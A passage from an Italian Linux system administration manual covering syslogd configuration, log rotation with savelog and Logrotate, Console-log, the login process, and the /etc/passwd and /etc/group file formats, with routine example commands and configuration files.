16.7.3 Uno stesso UID e GID per più nominativi-utente . 1180
16.7.4 Un gruppo per ogni utente (gruppi privati) 1180
16.7.5 Directory personali controllate rigidamente dall'amministratore 1182
16.7.6 Directory personali controllate da un utente «tutore» 1184
16.7.7 Creazione di un'utenza in più contesti 1185
16.8 Parole d'ordine oscurate 1186
16.8.1 Funzioni delle parole d'ordine oscurate 1186
16.8.2 Amministrazione degli utenti 1190
16.8.3 Amministrazione dei gruppi 1208
16.8.4 Caso particolare di «adduser» e «addgroup» nella distribuzione GNU/Linux Debian 1212
16.8.5 Verifiche di coerenza 1216
16.8.6 Copie di sicurezza 1217
16.9 Moduli PAM 1218
16.9.1 Servizi PAM 1219
16.9.2 File di configurazione e moduli 1220
16.9.3 Verifica nel registro del sistema 1225
16.9.4 Configurazione particolareggiata dei moduli 1226

16.9.5 Descrizione di alcuni moduli 1227
16.10 Contabilità dell'utilizzo di risorse del sistema 1230
16.10.1 Formato dei file 1231
16.10.2 Contabilità basata sul file «/var/log/wtmp» 1232
16.10.3 Contabilità dei processi 1237
16.11 Configurazione e personalizzazione 1242
16.11.1 Frammentazione del sistema di configurazione . 1243
16.11.2 Configurazione in base alla nazionalità: localizzazione 1247
16.11.3 Insieme di caratteri 1255
16.11.4 Configurazioni comuni varie 1258
16.11.5 Fuso orario 1261
16.12 Limiti alle utenze 1262
16.12.1 Una shell per impedire l'accesso 1262
16.12.2 Controllo dello spazio utilizzato, senza l'uso tradizionale delle quote 1264
16.12.3 Accesso consentito soltanto ad alcuni utenti 1267
16.13 Samba e utenze Unix 1268
16.13.1 Avvio del servizio di rete 1268
16.13.2 Configurazione essenziale 1269
16.13.3 Elenco degli utenti 1272
16.13.4 Gestione delle utenze 1273
16.13.5 Allineamento delle utenze 1274

16.14 Sintesi dei comandi principali 1276
16.15 Riferimenti 1279

.hushlogin 1152 /etc/pam.d/ 1220 /etc/security/ 1226 /lib/security/ 1220 ac 1234 accton 1237 addgroup 1212 adduser 1165 1212 adduser.conf 1212 chage 1205 chfn 1170 chsh 1169 false 1262 faselogin 1262 faselogin.conf 1262 gpasswd 1210 group 1147 groupadd 1212 groupdel 1212 groups 1161 grpck 1217 grpconv 1209 grpunconv 1210 gshadow 1209 id 1161 klogd 1133 last 1232 lastcomm 1238 lastlog 1152 libpam.so 1219 locale 1254 localtime 1261 logger 1132 login 1143 login.defs 1191 logname 1160 man.config 1256 manpath.config 1256 motd 1150 newgrp 1156 nologin 1150 pacct 1237 pam.conf 1220 passwd 1145 1168 1190 pinky 1159 pwck 1216 pwconv 1199 pwunconv 1199 sa 1240 securetty 1150 shadow 1148 1187 shells 1170 1262 skel 1167 smb.conf 1269 smbpasswd 1273 su 1152 syslog.conf 1127 syslogd 1126 useradd 1165 1200 userdel 1203 usermod 1204 users 1157 utmp 1149 w 1157 who 1159 whoami 1160 wtmp 1149 1232 $LANG 1251 $LC_ALL 1251 $LC_COLLATE 1251 $LC_CTYPE 1251 $LC_MONETARY 1251 $LC_NUMERIC 1251 $LC_TIME 1251 $LESSCHARSET 1256 $MAIL 1151 $TZ 1261

16.1 Gestione del registro del sistema

«

Un sistema operativo complesso, quale può essere un sistema Unix, richiede l'annotazione di alcuni eventi importanti in un registro,


composto da uno o più file specifici. Il sistema che si occupa della compilazione di questo registro, può intervenire solo localmente, oppure può ricevere queste informazioni anche da elaboratori remoti, attraverso la rete; nello stesso modo, può rinviare la registrazione a un elaboratore remoto. Tuttavia, la questione riguardante la rete viene accennata, contando sulla conoscenza delle problematiche essenziali legate ai protocolli TCP/IP; al riguardo si vedano eventualmente il capitoli a partire da 32.

16.1.1 Registro del sistema

Il registro del sistema (*system log*, o anche *syslog*) è la procedura di registrazione degli eventi importanti all'interno di un cosiddetto file di *log*, ovvero un file delle registrazioni, o più semplicemente «registro». Questa procedura è gestita principalmente dal demone '**syslogd**', il quale viene configurato attraverso '`/etc/syslog.conf`'. Altri programmi o demoni possono aggiungere annotazioni al registro inviando messaggi a '**syslogd**'.

Anche se potrebbe sembrare che la conoscenza di questo metodo di registrazione sia uno strumento utile principalmente per chi ha già esperienza di sistemi Unix, la consultazione dei file delle registrazioni può essere di aiuto al principiante che si trova in difficoltà e non sa quale sia la causa del mancato funzionamento di qualcosa.

Figura 16.1. Schema di massima dei flussi di dati che coinvolgono il demone '**syslogd**'.



16.1.1.1 Utilizzo di «syslogd»

«

Il programma '**syslogd**' è il demone che si occupa delle annotazioni nel registro del sistema.[1]

```
syslogd [opzioni]
```

Di norma viene avviato durante la procedura di avvio del sistema. Utilizza un file di configurazione che di solito è '`/etc/syslog.conf`'. Questo file viene letto nel momento in cui '**syslogd**' si avvia e, per fare in modo che venga riletto (per esempio dopo una modifica), occorre inviare al processo di '**syslogd**' un segnale di aggancio ('**SIGHUP**').

```
kill -HUP pid_di_syslogd
```

Tabella 16.2. Alcune opzioni.

Opzione	Descrizione
`-f` ***file_di_configurazione***	Specifica un file di configurazione diverso da quello predefinito.
`-m` ***minuti***	Stabilisce l'intervallo espresso in minuti tra i messaggi di marcatura. Il valore predefinito è 20.
`-p` ***log_socket***	Specifica un socket di dominio Unix diverso da quello predefinito che è '`/dev/log`'.
`-a` ***log_socket***	Specifica un socket di dominio Internet addizionale, per la ricezione; quello predefinito è di norma 514/UDP.

16.1.1.2 File «/etc/syslog.conf»

Il file '`/etc/syslog.conf`' contiene la configurazione di '**`syslogd`**' che definisce in che modo devono essere gestiti i messaggi da registrare. Se si vogliono apportare modifiche a questo file è necessario fare in modo che venga riletto da '**`syslogd`**'. Per fare questo è possibile mandare a '**`syslogd`**' il segnale '**`SIGHUP`**':

```
kill -HUP pid_di_syslogd
```

Tuttavia, in certi casi, questo segnale può anche provocare la conclusione del funzionamento del programma. Se necessario si può riavviare semplicemente:

```
# syslogd [Invio]
```

La sintassi per l'utilizzo di questo file di configurazione è relativamente semplice. Le righe vuote e quelle che iniziano con il simbolo '**#**' sono ignorate. Le altre sono record composti da due campi: il primo definisce la selezione, il secondo l'azione.

Il campo che definisce la selezione, serve a indicare per quali eventi effettuare un'annotazione attraverso l'azione indicata nel secondo campo. Questo primo campo si divide in due sottocampi, uniti da un punto singolo ('**.**'), i quali si riferiscono ai servizi e alle priorità. I servizi sono rappresentati da parole chiave che individuano una possibile origine di messaggi, mentre le priorità sono altre parole chiave che identificano il livello di gravità dell'informazione.

Le parole chiave riferite ai servizi possono essere: '**auth**'; '**authpriv**'; '**cron**'; '**daemon**'; '**kern**'; '**lpr**'; '**mail**'; '**news**'; '**syslog**'; '**user**'; '**uucp**'; da '**local0**' a '**local7**'.

Volendo identificare tutti i servizi si può usare l'asterisco ('*****'), mentre per indicarne un gruppo se ne può inserire un elenco separato da virgole ('**,**').

Le parole chiave riferite alle priorità possono essere quelle seguenti, elencate in ordine di importanza crescente, per cui l'ultima è quella che rappresenta un evento più importante: '**debug**'; '**info**'; '**notice**'; '**warning**'; '**err**'; '**crit**'; '**alert**'; '**emerg**'.

In linea di massima, l'indicazione di una parola chiave che rappresenta una priorità implica l'inclusione dei messaggi che si riferiscono a quel livello, insieme a tutti quelli dei livelli superiori. Per indicare esclusivamente un livello di priorità, occorre fare precedere la parola chiave corrispondente dal simbolo '**=**'. Si possono indicare

assieme più gruppi di servizi e priorità, in un solo campo, unendoli attraverso un punto e virgola (‘`;`’). Si possono escludere delle priorità ponendo anteriormente un punto esclamativo (‘`!`’).

Il secondo campo, quello che definisce l’azione, serve a indicare la destinazione dei messaggi riferiti a un certo gruppo di servizi e priorità, come definito dal primo campo. Può trattarsi di un file o di altro, a seconda del primo carattere utilizzato per identificarlo. Segue l’elenco.

Tabella 16.3. Destinazione dei messaggi.

Primo carattere	Descrizione
`/`	Se il primo carattere è una barra obliqua normale, si intende che si tratti dell’indicazione di un percorso assoluto di un file destinatario dei messaggi. Può trattarsi anche di un file di dispositivo opportuno, come quello di una console virtuale.
`|`	Se il primo carattere è una barra verticale, si intende che la parte restante sia l’indicazione del percorso assoluto di un file FIFO (*pipe* con nome), generato attraverso ‘**`mkfifo`**’ (20.15.1).
`@`	Se il primo carattere è il simbolo ‘`@`’, si intende che la parte restante sia l’indicazione di un elaboratore remoto, che ricevendo tali messaggi li inserisce nel proprio sistema di registrazione.
utente `[,…]`	Se il primo carattere non è scelto tra quelli elencati fino a questo punto, si intende che si tratti di un elenco di utenti (separati da virgole) a cui inviare i messaggi sullo schermo del terminale, se questi stanno accedendo in quel momento.

Primo carattere	Descrizione
`*`	Se il primo e unico carattere è un asterisco (‘**`*`**’), si intende che i messaggi debbano essere inviati sullo schermo del terminale di tutti gli utenti connessi in quel momento.

È importante osservare che gli stessi messaggi possono essere inviati anche a destinazioni differenti, attraverso più record in cui si definiscono le stesse coppie di servizi e priorità, oppure coppie differenti che però si sovrappongono. Per un approfondimento si veda anche la pagina di manuale *syslog.conf(5)*.

Segue la descrizione di alcuni esempi.

- ```
  *.*                     /var/log/syslog
  ```
  Invia tutti i messaggi nel file ‘`/var/log/syslog`’.

- ```
  kern.*                  /dev/console
  ```
  I messaggi del servizio ‘**`kern`**’, a qualunque livello di priorità appartengano, vengono inviati al dispositivo corrispondente alla console. In pratica vengono scritti sullo schermo della console.

- ```
  mail.*                  /var/log/maillog
  ```
  I messaggi riferiti alla gestione della posta elettronica sono memorizzati nel file ‘`/var/log/maillog`’.

- ```
  *.warning               @dinkel.brot.dg
  ```
  I messaggi la cui priorità raggiunge o supera il livello ‘**`warning`**’, vengono inviati all’elaboratore *dinkel.brot.dg*.

- ```
  *.*                         @dinkel.brot.dg
  *.=debug                    /var/log/debug
  *.=info;*.=notice           /var/log/messages
  *.warning                   /var/log/syslog
  ```

  Invia tutti i messaggi all'elaboratore *dinkel.brot.dg*; inoltre invia i messaggi '**debug**' nel file '`/var/log/debug`', i messaggi '**info**' e '**notice**' nel file '`/var/log/messages`', infine i messaggi da '**warning**' in su nel file '`/var/log/syslog`'.

- ```
  *.=info;*.=notice           /var/log/messages
  *.warning                   /var/log/syslog
  *.=debug;*.=info            /dev/tty9
  *.=notice;*.=warning        /dev/tty10
  *.=err;*.=crit              /dev/tty11
  *.=alert;*.=emerg           /dev/tty12
  ```

  Invia i messaggi '**info**' e '**notice**' nel file '`/var/log/messages`', i messaggi da '**warning**' in su nel file '`/var/log/syslog`', quindi suddivide nuovamente i livelli di priorità e li invia a quattro diverse console virtuali, da '`/dev/tty9`' a '`/dev/tty12`'.

16.1.1.3 Archiviazione dei file delle registrazioni del sistema

Per archiviare i file generati da '**syslogd**', se la propria distribuzione GNU/Linux non gestisce già questo problema, si possono spostare i file delle registrazioni altrove, dove poi eventualmente possono anche essere compressi comprimendoli, ripristinando i file originali vuoti e riavviando i servizi che li aggiornano.

Supponendo di dovere gestire il file '`/var/log/syslog`', prodotto da '**syslogd**'. Si potrebbe procedere secondo la modalità seguente:

```
# mv /var/log/syslog /var/log/syslog.`date +%Y%m%d`[Invio]

# touch /var/log/syslog[Invio]

# killall -HUP syslogd[Invio]

# gzip -9 /var/log/syslog.`date +%Y%m%d`[Invio]
```

In pratica, in questo modo, il file '`/var/log/syslog`' verrebbe archiviato in un file del tipo '`/var/log/syslog.`***aaaammgg***`.gz`', dove ***aaaammgg*** rappresenta la data di archiviazione.

16.1.1.4 Riservatezza delle informazioni

Le informazioni che vengono memorizzate nel registro del sistema potrebbero essere delicate, sia per la sicurezza del sistema, sia per i singoli utenti. Per questo, è bene ricordare che i file che compongono il registro del sistema non dovrebbero essere accessibili in lettura agli utenti comuni.

16.1.1.5 Utilizzo di «logger»

Il programma '**`logger`**' permette di aggiungere delle annotazioni all'interno del registro del sistema locale.[2] Se non vengono forniti argomenti, il messaggio da registrare viene atteso dallo standard input. Se si utilizza la tastiera, per concludere è necessario utilizzare il codice di EOF che di norma si ottiene con la combinazione [*Ctrl d*].

`logger` [***opzioni***] [***messaggio***]

Opzione	Descrizione
`-f` ***file***	Permette di includere il file indicato all'interno del registro del sistema.

16.1.1.6 Utilizzo di «klogd»

Il programma '**klogd**' è il demone specifico per l'intercettazione e la registrazione dei messaggi del kernel Linux. [3] Di norma viene avviato dalla procedura di inizializzazione del sistema, subito dopo '**syslogd**'.

```
klogd [opzioni]
```

Il demone '**klogd**', oltre a inviare i messaggi del kernel al registro, visualizza sulla console i messaggi più importanti. Il livello di importanza dei messaggi da inviare anche sulla console dipende dall'opzione '**-c**'. Normalmente, il valore predefinito associato a questa opzione è quattro; per ridurre la quantità di messaggi che si ricevono sulla console basta portare questo valore a tre. Per modificare questo valore, di norma è necessario intervenire nello script della procedura di inizializzazione del sistema che si occupa del suo avvio.

Tabella 16.11. Alcune opzioni.

Opzione	Descrizione
`-f` ***file_delle_registrazioni***	Specifica un file particolare per le registrazioni, invece di dirigere i messaggi direttamente al demone della gestione del registro del sistema, cioè '**syslogd**'.

Opzione	Descrizione
`-c` ***n***	Specifica il livello di priorità dei messaggi da non inviare alla console. In pratica, normalmente è predefinito il livello quattro, che comporta la visualizzazione dei messaggi da zero a tre (che sono più importanti).

16.1.2 Rotazione dei file

«

I file utilizzati per annotare ciò che accade nel sistema possono essere generati da '**`syslogd`**', o da un programma analogo, ma nel sistema si aggiungono normalmente altri file generati specificatamente per il controllo di altri programmi. L'unico punto in comune dei vari programmi che generano file di questo tipo è la directory di partenza, all'interno della quale questi file vengono collocati: '`/var/log/`'. A parte questo, il problema che si incontra normalmente sta nel sistemare una procedura di rotazione dei file, che includa tutto ciò di cui c'è bisogno.

Può essere necessario conoscere la struttura del sistema di rotazione dei file delle registrazioni della propria distribuzione, nel caso il proprio utilizzo del sistema implichi l'obbligo di conservare questi dati per un certo tempo. Infatti, di solito il sistema automatico di archiviazione si occupa di mantenere solo pochi giorni di informazioni.

16.1.2.1 Rotazione dei file delle registrazioni di sistema nelle distribuzioni Debian

Le distribuzioni GNU/Linux Debian gestiscono un proprio sistema per la rotazione dei file delle registrazioni generati dalla configurazione del file '`/etc/syslog.conf`'.

Per la precisione, il meccanismo si appoggia su due script avviati periodicamente dal sistema Cron: '`/etc/cron.daily/sysklogd`' e '`/etc/cron.weekly/sysklogd`'. Come si può comprendere, il primo viene avviato ogni giorno e il secondo ogni settimana.

Questi script si avvalgono di due programmi: '**`syslogd-listfiles`**'[4] e '**`savelog`**'.[5] Il primo di questi due programmi serve a estrapolare dal file '`/etc/syslog.conf`' l'elenco dei file delle registrazioni utilizzati effettivamente, distinguendo in qualche modo tra quelli che vanno ruotati giornalmente e quelli che invece richiedono un ciclo settimanale. In base all'elenco ottenuto, viene poi usato '**`savelog`**' che si occupa effettivamente di creare il ciclo di file.

Per esempio, se nel file '`/etc/syslog.conf`' esiste una riga come quella seguente, '**`savelog`**' viene utilizzato giornalmente per salvare il file '`/var/log/registro`':

```
*.*                                     /var/log/registro
```

Per la precisione, analizzando lo script '`/etc/cron.daily/sysklogd`' si potrebbe leggere un ciclo come quello seguente:

```
cd /var/log
for LOG in `syslogd-listfiles`
do
   if [ -s $LOG ]; then
      savelog -g adm -m 640 -u root -c 3 $LOG >/dev/null
   fi
done
```

Si può osservare in questo caso che '**savelog**' viene avviato con l'opzione '**-c 3**', che richiede una rotazione in tre file differenti, generando in pratica i file:

File	Descrizione
'/var/log/registro'	file corrente;
'/var/log/registro.0'	ultima archiviazione del file (non compressa);
'/var/log/registro.1.gz'	penultima archiviazione del file (compressa);
'/var/log/registro.2.gz'	terzultima archiviazione del file (compressa).

Come si può intendere, aumentando il valore dell'opzione '**-c**' aumenta di conseguenza la quantità di archivi precedenti del file che viene ruotato. In questo caso, volendo eventualmente conservare un anno di file delle registrazioni, nello script '/etc/cron.daily/sysklogd' occorrerebbe usare l'opzione '**-c 365**' e nello script '/etc/cron.weekly/sysklogd' occorrerebbe usare l'opzione '**-c 53**'.

16.1.2.2 Logrotate

Logrotate [6] è un sistema di archiviazione dei file delle registrazioni, con un sistema di configurazione che consente l'inclusione e l'eliminazione di file, senza creare troppe complicazioni. Tutto quanto si basa sul programma eseguibile '**logrotate**', a cui si associa un file di configurazione, generalmente '`/etc/logrotate.conf`', che normalmente incorpora altre porzioni di configurazione contenute nella directory '`/etc/logrotate.d/`'. Generalmente, il programma '**logrotate**' viene avviato giornalmente dal sistema Cron.

Il file di configurazione ha una struttura abbastanza intuitiva; quello che segue è l'esempio di una distribuzione Debian:

```
# see "man logrotate" for details
# rotate log files weekly
weekly
# keep 4 weeks worth of backlogs
rotate 4
# create new (empty) log files after rotating old ones
create
# uncomment this if you want your log files compressed
#compress
# packages drop log rotation information into this directory
include /etc/logrotate.d
# no packages own wtmp, or btmp -- we'll rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    rotate 1
}
/var/log/btmp {
    missingok
```

```
    monthly
    create 0664 root utmp
    rotate 1
}
# system-specific logs may be configured here
```

Come si può osservare le direttive possono essere generali, oppure inserite all'interno di sezioni, corrispondenti al nome di un file da ruotare periodicamente. Le direttive generali valgono fino a dove non vengono modificate; pertanto diventano direttive predefinite.

Nell'esempio appare inizialmente la direttiva '**`weekly`**', che richiede una rotazione settimanale, quindi, con la direttiva '**`rotate 4`**' viene specificata la quantità di cicli, che in questo caso sono quattro, pari a quattro settimane.

Diventa molto importante la direttiva '**`include /etc/logrotate.d`**', che richiede espressamente l'inclusione di tutti i file contenuti nella directory '`/etc/logrotate.d/`'; file che potrebbero essere simili a quello seguente, riferito alle esigenze di PostgreSQL:

```
/var/log/postgresql/postgres.log {
        daily
        rotate 10
        copytruncate
        delaycompress
        compress
        notifempty
        create 640 postgres postgres
}
```

Generalmente, se la propria distribuzione GNU utilizza Logrotate, è molto probabile che tutto sia già predisposto correttamente; tuttavia,

nel caso si intenda conservare le informazioni dei file delle registrazioni per un tempo diverso da quello previsto in modo predefinito da chi ha organizzato i pacchetti applicativi, diventa necessario intervenire nel file di configurazione generale e nelle singole sezioni, soprattutto nei file inclusi. Infatti, come si vede dagli esempi già apparsi, la configurazione generale del periodo di rotazione e della quantità di file conservati viene stabilito in modo generale, ma poi, quasi ogni sezione modifica i tempi e la grandezza del ciclo.

Per approfondire l'uso e la configurazione di Logrotate si può leggere la pagina di manuale *logrotate(8)*.

16.1.3 Console-log

In questo capitolo è già descritto in che modo è possibile inviare i messaggi destinati normalmente ai file delle registrazioni su una o più console di un sistema GNU/Linux, attraverso la configurazione del file '`/etc/syslog.conf`'. Il pacchetto Console-log[7] consente di raggiungere questo risultato in modo più pratico, consentendo di ottenere un testo che può anche essere fatto scorrere sullo schermo.

Il tutto parte da uno script della procedura di inizializzazione del sistema, che potrebbe essere precisamente '`/etc/init.d/console-log`', il quale legge un file di configurazione e si comporta di conseguenza.

Il file di configurazione dovrebbe essere '`/etc/console-log.conf`' e il suo contenuto standard è il seguente:

```
# /etc/console-log.conf -- configuration file for console-log.
# See console-log.conf(5) for details
tty 9
# uncomment next line if you want to chvt to the syslog on startup
#chvt yes
file /var/log/syslog
group adm
tty 8
file /var/log/exim4/mainlog /var/log/exim/mainlog /var/log/mail.log
group adm
```

Intuitivamente si comprende che in questo modo si vuole inviare alla console numero nove una copia del file '`/var/log/syslog`', mentre alla console numero otto si vuole inviare una copia del file '`/var/log/exim4/mainlog`'. In modo simile si può estendere il file di configurazione per includere altri file da visualizzare su altrettante console. Si veda comunque la pagina di manuale *console-log.conf(5)* per la spiegazione dettagliata delle direttive utilizzabili nella configurazione.

Una volta configurato correttamente Console-log e riavviata la sua funzione attraverso lo script relativo della procedura di inizializzazione del sistema, sui terminali predisposti si ottiene la visualizzazione di questi file, ma è sufficiente premere la combinazione [*Ctrl c*] per interrompere la visualizzazione normale e passare al controllo di Less, cosa che consente di scorrere all'indietro e anche orizzontalmente il testo.

Quando si scorre il testo attraverso Less, non si ricevono altri dati dal file originale, pertanto, alla fine è bene ritornare allo stato precedente chiudendo il funzionamento di Less, con la pressione del tasto [*q*].

16.2 Controllo degli accessi

In ogni sistema operativo multiutente c'è la necessità di controllare gli accessi. Nei sistemi Unix un utente che può accedere ha un *account*: letteralmente si tratta di un conto, o in altri termini un «accredito», o meglio ancora una specie di contratto di utenza che gli permette di esistere nel sistema in qualità di «utente logico».

16.2.1 Identità reale o efficace

La gestione delle utenze in un sistema Unix comporta l'associazione ai processi elaborativi di identità virtuali, con le quali è possibile definire dei privilegi, per il controllo dell'uso del sistema operativo. Un processo elaborativo di un sistema Unix dispone almeno di due identità fondamentali: l'utente e il gruppo a cui questo appartiene. Ognuna delle identità fondamentali si distingue in almeno tre possibilità: identità reale, identità salvata e identità efficace.

L'identità reale di un processo elaborativo è quella con cui è stato creato; l'identità efficace è quella che viene considerata per il controllo effettivo dei privilegi di cui il processo dispone; l'identità salvata è quella che il processo aveva prima di acquisire l'identità efficace attuale.

Un processo elaborativo di un sistema Unix, per poter cambiare la propria identità efficace deve utilizzare la chiamata di sistema stan-

dard ***setuid()***, con la quale si tiene conto dell'identità reale originale ed eventualmente dell'identità salvata precedentemente.

Ai fini pratici, per l'utente di un sistema Unix che non si interessi della programmazione, è importante sapere qual è l'identità efficace di un processo, tanto che spesso si sottintende questo fatto, quando si fa riferimento a un'identità senza altre specificazioni.

16.2.2 Login, ovvero la procedura di accesso

«

Il *login*[8] è la procedura di accesso attraverso la quale un utente, registrato precedentemente, viene riconosciuto e gli viene concesso di utilizzare il sistema. Il concetto è simile a quello di una firma di ingresso. Quando un utente conclude la sua attività con il sistema, esegue un *logout*. Il concetto del *logout* è simile a quello di una firma di uscita.

La procedura di accesso è controllata normalmente dal programma '**`login`**', il quale si prende cura di verificare la parola d'ordine fornita, prima di consentire l'ingresso dell'utente. Tuttavia, i programmi '**`login`**' non sono uguali tutti i sistemi Unix e ognuno può essere stato predisposto per una politica differente. A titolo di esempio, un programma '**`login`**' potrebbe accettare l'accesso da parte di utenti per i quali non sia stata definita una parola d'ordine, mentre un altro potrebbe escluderlo. In queste sezioni si affronta il problema in modo superficiale, cercando di fare riferimento alle consuetudini che sembrano consolidate; il lettore deve tenere presente che l'unica documentazione certa sul funzionamento di '**`login`**' è quella fornita assieme al proprio sistema operativo: la pagina di manuale *login(1)*.

16.2.2.1 Utilizzo di «login»

Il programma '**login**' permette l'accesso dell'utente al sistema. Di solito non si usa direttamente, anzi, ciò dovrebbe essere impossibile: è compito del programma di gestione del terminale, Getty o simili, di avviarlo dopo aver ottenuto il nominativo-utente.

```
login [utente]
```

Ogni utente registrato nel sistema, cioè ogni utente che (teoricamente) può accedere al sistema, ha una directory personale, o directory *home*, all'interno della quale si trova posizionato al momento dell'accesso. Questa directory contiene dei file riguardanti la configurazione particolare dell'utente a cui appartiene. La directory personale è collocata normalmente in '`/home/`***nome_utente***`/`' e questa, se la shell lo consente, viene abbreviata utilizzando il simbolo tilde ('**~**'). La directory personale dell'utente '**root**' è speciale e dovrebbe trovarsi in '`/root/`'. Durante un accesso normale da parte di un utente qualunque, compreso '**root**', vengono richiesti il nome dell'utente (se non è già stato fornito nella riga di comando) e la parola d'ordine. Quindi vengono visualizzati:

- la data e l'ora dell'ultimo accesso;
- l'avviso della presenza di posta (se esistono messaggi di posta elettronica non ancora letti);
- il messaggio del giorno.

Se si tratta di un utente al quale è associata una parola d'ordine, questa viene richiesta e controllata. Se risulta errata, vengono consentiti

un numero limitato di tentativi. Generalmente, gli errori vengono riportati all'interno del registro del sistema. Se l'utente che chiede di accedere non è '**root**' e se esiste il file '`/etc/nologin`', ne viene visualizzato il contenuto sullo schermo e non viene consentito l'accesso. Ciò serve per impedire l'accesso al sistema, tipicamente quando si intende chiuderlo. Perché l'accesso possa essere effettuato come utente '**root**', occorre che il terminale (TTY) da cui si intende accedere sia elencato all'interno di '`/etc/securetty`'. I tentativi di questo tipo che provengono da terminali non ammessi, vengono annotati all'interno del registro del sistema. Se esiste il file '`~/.hushlogin`', viene eseguito un accesso silenzioso, nel senso che vengono disattivati:

- il controllo per la presenza di messaggi di posta elettronica;
- la visualizzazione della data e dell'ora dell'ultimo accesso effettuato da parte di quell'utente;
- la visualizzazione del messaggio del giorno.

Se esiste il file '`/var/log/lastlog`', viene visualizzata la data e l'ora dell'ultimo accesso e ne viene registrato quello in corso. Al termine della procedura di accesso viene avviata la shell dell'utente. Se all'interno del file '`/etc/passwd`' non è indicata la shell da associare all'utente che accede, viene utilizzato '`/bin/sh`'. Se all'interno del file '`/etc/passwd`' non è indicata la directory personale dell'utente, o se quella indicata non è raggiungibile, viene utilizzata la directory radice ('**/**').

Quanto affermato dovrebbe essere sufficiente per capire che la semplice rimozione dell'indicazione della shell o della directory personale da un record del file '`/etc/passwd`', non è sufficiente per impedire l'accesso a un utente.

16.2.2.2 File «/etc/passwd»

Il file '`/etc/passwd`' è un elenco di utenti, parole d'ordine, directory *home* (directory personali nel caso di utenti umani), shell e altre informazioni personali utilizzate da Finger (36.6.3). La struttura dei record (le righe) di questo file è molto semplice:

utente : ***parola_d'ordine_cifrata*** : ***uid*** : ***gid*** : ***dati_personali*** : ***directory_home*** : ***shell***

Segue la descrizione dei campi.

1. ***utente***
   È il nome utilizzato per identificare l'utente logico che accede al sistema.
2. ***parola_d'ordine_cifrata***
   È la parola d'ordine cifrata. In condizioni normali, se questa indicazione manca, l'utente può accedere senza indicare alcuna parola d'ordine.

Se questo campo contiene un asterisco (‘`*`’) l’utente non può accedere al sistema. Con questa tecnica è possibile impedire temporaneamente l’accesso, con la possibilità di ripristinarlo successivamente con la stessa parola d’ordine, togliendo semplicemente l’asterisco.

3. ***uid***

   È il numero identificativo dell’utente (*User ID*).

4. ***gid***

   È il numero identificativo del gruppo a cui appartiene l’utente (*Group ID*).

5. ***dati_personali***

   Di solito, questo campo contiene solo l’indicazione del nominativo completo dell’utente (nome e cognome), ma può contenere anche altre informazioni che di solito sono inserite attraverso ‘**`chfn`**’ (16.4.6).

6. ***directory_home***

   La directory assegnata all’utente.

7. ***shell***

   La shell assegnata all’utente.

Segue la descrizione di alcuni esempi.

- `tizio:724AD9dGbG25k:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash`

  L’utente ‘**`tizio`**’ corrisponde al numero UID 502 e al numero GID 502; si chiama Tizio Tizi; la sua directory personale è

‘/home/tizio/’; la sua shell è ‘/bin/bash’. Di questo utente, personalmente, non si conosce niente altro che il nome e il cognome. Il fatto che UID e GID corrispondano dipende da una scelta organizzativa dell’amministratore del sistema.

- `tizio:*:502:502:Tizio Tizi,,,,:/home/tizio:/bin/bash`

  Questo esempio mostra una situazione simile a quella precedente, ma l’utente ‘**tizio**’ non può accedere, perché al posto della parola d’ordine cifrata appare un asterisco.

16.2.2.3 File «/etc/group»

È l’elenco dei gruppi di utenti. La struttura delle righe di questo file è molto semplice.

gruppo*:*parola_d’ordine_cifrata*:*gid*:*lista_di_utenti

Segue la descrizione dei campi.

1. ***gruppo***

   È il nome utilizzato per identificare il gruppo.

2. ***parola_d’ordine_cifrata***

   È la parola d’ordine cifrata. Di solito non viene utilizzata e di conseguenza non viene inserita. Se è presente una parola d’ordine, questa dovrebbe essere richiesta quando un utente tenta di cambiare gruppo attraverso ‘**newgrp**’ (16.2.3.2).

3. ***gid***

